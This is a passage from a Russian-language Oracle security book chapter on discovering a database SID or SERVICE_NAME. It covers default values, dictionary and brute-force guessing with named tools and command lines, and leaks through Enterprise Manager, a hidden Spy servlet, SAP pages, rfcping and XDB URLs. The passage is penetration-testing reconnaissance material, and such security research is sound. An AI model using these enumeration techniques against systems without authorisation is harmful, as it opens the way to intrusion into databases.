


Рис. 3-1. Попытка выполнить команду status в версии Oracle 10g

Аналогичная ситуация произойдет в случае установки пароля на Листенер версии 10g R2 и выше, там команды services или status также не выдают SID (точнее, эти команды запрещены вообще). Но даже в случае защиты службы Листенера в новых версиях существует множество способов получения имени базы данных.

Вопрос альтернативных подходов к определению SID базы данных является весьма актуальным и может стать первым шагом на пути к получению административного доступа ко всей СУБД. В связи с этим, автором были проведены исследования в этой области в результате чего были изучены существующие методы и найдено несколько новых, которые будут представлены в этой главе. Рассмотрим, какие способы получения SID существуют на данный момент и насколько вероятно использование этих способов на практике. Все существующие способы можно разбить на три группы:

- подбор SID;
- утечки информации из сторонних приложений;
- комбинированные методы с использованием Data Mining.

3.1. Подбор SID

Первое, что приходит на ум в случае, если нам нужно узнать какое-нибудь неизвестное значение, это попытаться подобрать его. Подбирать SID можно тремя способами:

- проверкой на стандартные значения SID;
- перебором SID по словарю;
- подбором SID методом полного перебора (Brute force).

Проверки рекомендуется выполнять в очередности, указанной выше.

А теперь рассмотрим более подробно каждый из способов.

3.1.1. Проверка на стандартные значения SID

Зачастую администраторы оставляют SID, предлагаемый по умолчанию в процессе установки самой СУБД или сторонних приложений, таких как, SAP или Oracle EBS. Например, стандартным SID при установке версии Oracle 10G является orcl, а стандартное значение SID при установке Oracle 10g Express Edition – XE. На рис. 3.1.1-1 показано, как в процессе установки СУБД предлагается стандартный SID – orcl (поле Global Database Name).




Рис. 3.1.1-1. Процесс установки СУБД со стандартным SID

Полный список стандартных SID можно найти по адресу: http://www.red-database-security.com/scripts/sid.txt. Для того чтобы проверить все SID, перечисленные в этом списке, можно воспользоваться утилитами, реализующими атаку перебора SID по словарю. Самыми известными утилитами такого рода являются:

- *sidguess* – утилита, написанная специалистами из Red-Database-Security для подбора SID по словарю и методом полного перебора. http://www.red-database-security.com/software/sidguess.zip
- *oscanner* – утилита, написанная исследователем по имени Патрик Карлссон (Patrick Karlsson). Позволяет проводить комплексный анализ защищенности Oracle, в том числе имеет возможность перебора SID по словарю. http://www.cqure.net/tools/oscanner_bin_1_0_6.zip
- *ora-getsid* и *ora-brutesid* – утилиты из пакета OAK (Oracle Assesment Kit), автор – Дэвид Литчфиелд (David Litchfield), известный эксперт в области безопасности Oracle. http://www.vulnerabilityassessment.co.uk/oak.htm
- *sidguesser* – утилита, написанная исследователем по имени Патрик Карлссон (Patrick Karlsson). Позволяет подбирать SID базы данных по словарю. http://www.cqure.net/tools/SIDGuesser_win32_1_0_5.zip
- *CsidGuess.py* – утилита из пакета inguma, набора инструментов для аудиторов безопасности, автор – Джоэн Корэт (Joxean Koret). http://inguma.sourceforge.net/index.php

Сравнительный анализ по скорости работы этих утилит представлен во врезке.

Сравнение скорости работы программ-переборщиков SID

В деле подбора решающее значение имеет скорость, с которой этот подбор будет осуществляться. Для сравнения скорости перечисленных в разделе 3.1.1 утилит по подбору SID были запущены два теста для проверки скорости их работы. Первый тест – замер времени перебора списка стандартных SID по словарю. Второй тест – замер времени подбора SID методом полного перебора. В табл. 3.1.1-1 приведены результаты данных тестов.

Таблица 3.1.1-1. Сравнение скорости работы программ-переборщиков SID

Утилита	Скорость перебора	Время проверки по списку стандартных SID	Время перебора SID «orcl»
Ora-brutesid	90 SID/c	Опция не реализована	114 мин
Ora-getsid	88 SID/c	7 c	Опция не реализована
Oscanner	80 SID/c	8 c	Опция не реализована
Sidguesser	71 SID/c	10 c	Опция не реализована
Sidguess	11 SID/c	58 c	Программа не смогла завершить работу

Исходя из приведенной таблицы, утилита Ora-brutesid показала наилучшие результаты и, по сути, единственная смогла осуществить атаку методом полного перебора.

Утилита sidguess показала наихудшие результаты среди аналогов по скорости перебора по словарю. Что касается скорости подбора методом полного перебора, то утилита не смогла завершить свою работу, затратив все системные ресурсы. По предварительным подсчетам (зная скорость перебора для словаря) утилита должна была бы закончить свою работу за 15 часов, что не слишком быстро. В результате проведения тестов можно утверждать, что в течение 2–3 часов возможно перебрать все 4-символьные SID.

Статистика проведения тестов на проникновения в крупных компаниях показывает: в 13% случаев SID является стандартным, в 19% состоит из 3 и менее символов и в 34% случаев – из 4 символов.
Таким образом, в среднем в 2 случаях из трех (66%) возможно получение SID базы данных простым перебором, для чего потребуется не более 3 часов. Если учитывать возможность перебора SID по словарю, то вероятность увеличивается.

3.1.2. Перебор SID по словарю

В случае если SID не является одним из стандартных, то следующим этапом будет проверка того, является ли SID словарным. На практике данная проверка осуществляется также уже перечисленными выше утилитами, только на вход вместо списка стандартных SID будет подаваться словарь распространенных слов.

Наиболее быструю скорость перебора по словарю (88 SID/сек) имеет утилита ora-getsid (см. врезку). Строка запуска утилиты выглядит следующим образом:

```
U:\OAK>ora-getsid 192.168.30.111 1521 start
```

На рис. 3.1.2-1 можно наблюдать, как подобрался SID – QWE.




Рис. 3.1.2-1. Успешный подбор SID утилитой ora-getsid

При проведении атаки рекомендуется сначала запустить небольшой словарь (20000–30000 слов) с наиболее популярными словами, а уже потом запускать огромные словари, так как они будут проверяться довольно долго.

3.1.3. Подбор SID методом полного перебора (Brute force)

В случае если подбор по словарю не дал желаемого результата, то можно запустить подбор SID методом полного перебора. Разумеется, делать это рекомендуется в самом конце, когда все другие варианты не дали результата, так как грубый перебор может занять много времени, также он заметен для систем обнаружения вторжений и не всегда даст результат. В случае если SID содержит не более 5 символов, то его можно перебрать за разумное время (порядка 3 суток). Для подбора

SID методом полного перебора рекомендуется воспользоваться программой ora-brutesid, так как она стабильно работает и имеет самую высокую скорость перебора (см. врезку).

Утилита осуществляет перебор всех возможных вариантов SID методом полного перебора и выводит информацию каждые 1000 попыток. Команду запуска утилиты и параметры можно наблюдать на рис. 3.1.3-1. Там также видно, как утилита запустилась и начала подбирать SID.




Рис. 3.1.3-1. Процесс работы утилиты ora-brutesid

В итоге, перебрав порядка 612000 вариантов, был подобран искомый SID. В данном случае перебор занял 1 час 44 мин (рис. 3.1.3-2).

Ширина пропускного канала не сильно влияет на скорость перебора, так как основное время занимает инициализация соединения. Учитывая эти особенности, можно запустить несколько параллельных переборов на разные СУБД с минимумом потерь в скорости.

Если подобрать SID приведенными выше методами не удалось, то стоит прибегнуть к другим, основанным на получении информации из сторонних приложений.

3.2. Поиск информации о SID и SERVICE_NAME в сторонних приложениях

В крупных в компаниях СУБД Oracle зачастую используется в связке с каким-нибудь сторонним продуктом, например с сервером приложений или автоматизированной системой управления. Интегрируемые системы могут быть как продуктами компании Oracle (например, Oracle Application Server, Oracle SOA Suite, Oracle Audit Vault, Oracle Identity Management и прочие), так и системами сторонних производителей, таких как SAP (например SAP R/3, SAP Business One и прочие).

Наличие того или иного доступа к интерфейсу систем, интегрируемых с СУБД Oracle, позволяет в некоторых случаях узнать SID или SERVICE_NAME базы




Рис. 3.1.3-2. Утилита ora-brutesid успешно подобрала SID

данных даже при условии, что доступ к службе Листенера закрыт, а перебор не дал ожидаемых результатов. Рассмотрим более подробно существующие методы.

3.2.1. Получение SERVICE_NAME через Enterprise Manager Control

Одним из самых простых и распространенных способов является получение SERVICE_NAME через Enterprise Manager Control. При установке СУБД Oracle 10g R2 по умолчанию устанавливается также Enterprise Manager Control – приложение, работающее по умолчанию на порту 1158/tcp и позволяющее удаленно управлять настройками СУБД (рис. 3.2.1-1).

Сервис Enterprise Manager Database Control доступен для удаленного подключения и выдает вместе с окном ввода логина и пароля еще и SERVICE_NAME базы данных (рис. 3.2.1-2). Тем самым мы можем узнать идентификатор сервиса БД путем подключения на адрес http://hostname:1158/em/console, даже если доступ к службе Листенера ограничен паролем.

В данном случае мы видим SERVICE_NAME – orcl.10g, он выделен на рисунке.




Рис. 3.2.1-1. Завершение процесса инсталляции




Рис. 3.2.1-2. Получение SERVICE_NAME через Enterprise Manager Database Control

3.2.2. Получение SERVICE_NAME через Oracle Application Server

При установке СУБД Oracle версии 10g по умолчанию устанавливается компонент Oracle Application Server Containers for J2EE. Вместе с этим компонентом устанавливаются несколько тестовых сервлетов, их список можно получить, обратившись по ссылке http://hostname:5560/examples/servlets (рис. 3.2.2-1).




Рис. 3.2.2-1. Список стандартных сервлетов

Автором было обнаружено, что на самом деле в этом списке присутствуют не все доступные сервлеты. Существуют также сервлеты, на которые нет ссылок с главной страницы. Один из таких сервлетов – сервлет Spy, через который как оказалось можно получить значение SERVICE_NAME базы данных. Для получения SERVICE_NAME базы данных необходимо обратиться напрямую к этому сервлету по ссылке http://hostname:5560/servlets/Spy, в результате чего в одной из вкладок мы получим SERVICE_NAME базы данных (рис. 3.2.2-2).




Рис. 3.2.2-2. Получение SID через сервлет Spy

3.2.3. Получение SID через систему SAP R/3 и SAP Web Application Server

Во время работ по исследованию системы SAP было обнаружено, что если в качестве базы данных для системы SAP R/3 используется СУБД Oracle, то существует несколько способов узнать SID базы данных, часть из которых были придуманы и опробованы на реальных системах в процессе работ по анализу защищенности.

Способ 1. Одной из основных частей системы SAP является SAP Web Application Server, доступ к которому обычно обеспечивается путем подключения на порт 8000/tcp (по умолчанию). Для того чтобы получить SID СУБД Oracle, не-

обходимо обратиться к стандартной странице для администрирования SAP через веб-интерфейс. Страница находится по адресу http://hostname:8000/sap/bc/gui/sap/its/webgui. При обращении на эту страницу выводится запрос на ввод имени пользователя и пароля, а в теле страницы содержится SID для подключения (рис. 3.2.3-1).




Рис. 3.2.3-1. Получение SID через SAP Web Application Server

Способ 2. Другая возможность получения SID – запрос несуществующего на сервере файла. В этом случае сервер выдает страницу ошибки 404, в которой содержится SID базы данных (рис. 3.2.3-2).

Способ 3. SID базы данных также, как и ряд другой полезной информации можно получить при помощи утилиты fcping, которая поставляется с системой SAP R/3 и используется для проверки работы протокола RFC.




Рис. 3.2.3-2. Получение SID через ошибочный запрос к SAP Web Application Server

```
./rfcping ashost=172.16.1.13 sysnr=00

SAP System Information
-----------------------------------

Destination             test2_NSP_00

Host                    test2
System ID               NSP
Database                NSP
DB host                 test2
DB system               ORACLE

SAP release             700
SAP kernel release      700

RFC Protokoll           011
Characters              1100 (NON UNICODE PCS=1)
Integers                LIT
Floating P.             IE3
SAP machine id            560
```

В выводе утилиты мы видим, что System ID = NSP и база данных – Oracle

Способ 4. При назначении SID в системе SAP существует одно ограничение, что SID должен состоять из букв латинского алфавита и цифр и быть длиной не

более 3 символов. Это означает, что его можно получить простым перебором, и на это уйдет порядка 9-10 минут максимум. Этим способом можно воспользоваться даже если первые три способа не сработали (к примеру запрещен доступ к серверу приложений и закрыты RFC-интерфейсы).

3.2.4. Получение SERVICE_NAME через Oracle XDB

Еще один способ получения SERVICE_NAME может помочь в следующей ситуации. Предположим, у нас есть работающие аутентификационные данные пользователя (имя пользователя и пароль). В случае если на сервере установлен компонент Oracle XML DB Enterprise Edition httpd (который по умолчанию устанавливается в версии СУБД Oracle 9-й и 10-й ветки), то мы можем подключиться к сервису Oracle XDB, имея только верные аутентификационные данные пользователя, не зная SERVICE_NAME или SID. Подключившись, можно обратиться по адресу http://hostname:8080/oradb/PUBLIC/GLOBAL_NAME и получить искомое значение SERVICE_NAME. Результат можно наблюдать на рис. 3.2.4-1.




Рис. 3.2.4-1. Получение SERVICE_NAME через Oracle XML DB

После чего, имея SERVICE_NAME и аутентификационные данные пользователя, можно подключаться к СУБД через нормальный интерфейс.

3.2.5. Получение SID через доступ к СУБД MsSQL

Иногда встречаются случаи, когда на тестовых серверах и даже на рабочих системах на одном сервере устанавливается СУБД Oracle и СУБД MsSQL. Данная практика вообще не считается хорошей, но тем не менее такое было, есть и будет.

